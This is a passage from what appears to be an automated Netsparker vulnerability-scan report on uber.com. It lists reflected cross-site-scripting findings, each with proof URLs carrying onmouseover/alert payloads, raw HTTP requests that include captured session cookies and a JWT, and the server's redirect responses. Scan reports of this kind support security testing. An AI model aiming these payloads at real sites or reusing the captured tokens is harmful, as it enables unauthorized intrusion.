uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4068.9991 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 01:44:47 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 01:44:47 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="858c884a-7281-4a63-8076-f93be61aa304" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="858c884a-7281-4a63-8076-f93be61aa304" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="858c884a-7281-4a63-8076-f93be61aa304" crossorigin="anonymous" as="script"/><script nonce="858c884a-72
81-4a63-8076-f93be61aa304">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.3. https://www.uber.com/ae/en/about/diversity/able-at-uber/%22ns=%22netsparker(0x01A20B)/

Proof URL

https://www.uber.com/ae/en/about/diversity/able-at-uber/%22onmouseover=%22alert(0x01A20B)/

Injection URL

https://www.uber.com/ae/en/about/diversity/able-at-uber/%22ns=%22netsparker(0x01A20B)

Certainty

Request

```
GET /ae/en/about/diversity/able-at-uber/%22ns=%22netsparker(0x01A20B)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=This
 website uses third party cookies in order to serve you relevant ads. You can opt out of third party co
okies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie s
tatement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:16028228193
08$ses_id:1602819794239%3Bexp-session$_pn:287%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22hr-HR%22%2C%22countryCode%2
2:%22HR%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colomb
o%22}%2C%22url%22:{%22localeCode%22:%22hr-HR%22%2C%22countryCode%22:%22HR%22}%2C%22user%22:{%22countryC
ode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.
5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%
2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22
longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryNam
e%22:%22Colombo%22}}
Referer: https://www.uber.com/ae/en/about/diversity/able-at-uber/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ae/en/about/diversity/able-at-uber/%22ns=%22netsparker(0x01A20B) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMU
LTI=; privacyStatment=This website uses third party cookies in order to serve you relevant ads. Yo
u can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.co
m/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa2054000
6b0027063004b0$_sn:4$_ss:0$_st:1602822812122$ses_id:1602819794239%3Bexp-session$_pn:285%3Bexp-sess
ion$courier_su:courier_su%3Bexp-session; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.16
02783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%2
2best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:478%2C%22terr
itorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22%
22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%
2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%
22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22ln
g%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%
22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3903.9278 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ae/en/about/diversity/able-at-uber/%22ns=%22netsparker(0x01A20B)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 04:03:41 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 04:03:41 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-db2089f0-e9bc-46
c6-af0f-5016dcc01458' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 163
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 04:03:42 GMT

Redirecting to <a href="/ae/en/about/diversity/able-at-uber/%22ns=%22netsparker(0x01A20B)/">/ae/en/abou
t/diversity/able-at-uber/%22ns=%22netsparker(0x01A20B)/</a>.
#End

#Identification Page
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22
…
```

Injection Response

```
GET /ae/en/about/diversity/able-at-uber/%22ns=%22netsparker(0x01A20B) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=
This website uses third party cookies in order to serve you relevant ads. You can opt out of third par
ty cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">co
okie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602
822812122$ses_id:1602819794239%3Bexp-session$_pn:285%3Bexp-session$courier_su:courier_su%3Bexp-sessio
n; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d
7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22count
ryCode%22:%22AR%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%
22Colombo%22}%2C%22url%22:{%22localeCode%22:%22%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22coun
tryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%2
2:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.940
4209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.927
1%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22terr
itoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.4. https://www.uber.com/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%22ns=%22netsparker(0x01AEA1)/

Proof URL

https://www.uber.com/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%22onmouseover=%22alert(0x01AEA1)/

Injection URL

https://www.uber.com/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%22ns=%22netsparker(0x01AEA1)

Certainty

Request

```
GET /ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%22ns=%22netsparker(0x01AEA1)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=This
 website uses third party cookies in order to serve you relevant ads. You can opt out of third party co
okies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie s
tatement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:16028237747
73$ses_id:1602819794239%3Bexp-session$_pn:476%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%
22AE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%2
2:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.52180
48}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%2
2lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longi
tude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%2
2:%22Colombo%22}}
Referer: https://www.uber.com/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%22ns=%22netsparker(0x01AEA1) HTTP/
1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMU
LTI=; privacyStatment=This website uses third party cookies in order to serve you relevant ads. Yo
u can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.co
m/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa2054000
6b0027063004b0$_sn:4$_ss:0$_st:1602823774773$ses_id:1602819794239%3Bexp-session$_pn:476%3Bexp-sess
ion$courier_su:courier_su%3Bexp-session; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.16
02783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%2
2best%22:{%22localeCode%22:%22es%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:478%2C%22terr
itorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22e
s%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:47
8%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22
lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2
C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3219.9585 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%22ns=%22netsparker(0x01AEA1)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 04:19:39 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 04:19:39 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-6e9d0890-4745-40
cf-bf6d-aaf4438e1789' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 209
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 04:19:39 GMT

Redirecting to <a href="/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%22ns=%22netsparker
(0x01AEA1)/">/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%22ns=%22netsparker(0x01AEA1)/
</a>.
#End

#Identification Page
…
```

Injection Response

```
GET /ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%22ns=%22netsparker(0x01AEA1) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=
This website uses third party cookies in order to serve you relevant ads. You can opt out of third par
ty cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">co
okie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602
823774773$ses_id:1602819794239%3Bexp-session$_pn:476%3Bexp-session$courier_su:courier_su%3Bexp-sessio
n; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d
7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22es%22%2C%22count
ryCode%22:%22AR%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%
22Colombo%22}%2C%22url%22:{%22localeCode%22:%22es%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22co
untryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22ln
g%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.
9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.
9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22t
erritoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.5. https://www.uber.com/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%2522ns%253D%2522netsparker%25280x01C3CC%2529/

Proof URL

https://www.uber.com/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%2522onmouseover%253D%2522alert%25280x01C3CC%2529/

Injection URL

https://www.uber.com/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%2522ns%253D%2522netsparker%25280x01C3CC%2529

Certainty

Request

```
GET /ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%2522ns%253D%2522netsparker%25280x01C3C
C%2529/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602824629485$ses_id:1602819794239%3Bexp-sessio
n$_pn:611%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third pa
rty cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our
 <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22sv-SE%22%2C%22countryCode%2
2:%22SE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colomb
o%22}%2C%22url%22:{%22localeCode%22:%22sv-SE%22%2C%22countryCode%22:%22SE%22}%2C%22user%22:{%22countryC
ode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.
5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%
2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22
longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryNam
e%22:%22Colombo%22}}
Referer: https://www.uber.com/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%2522ns%253D%2522netsparker%25280x0
1C3CC%2529 HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
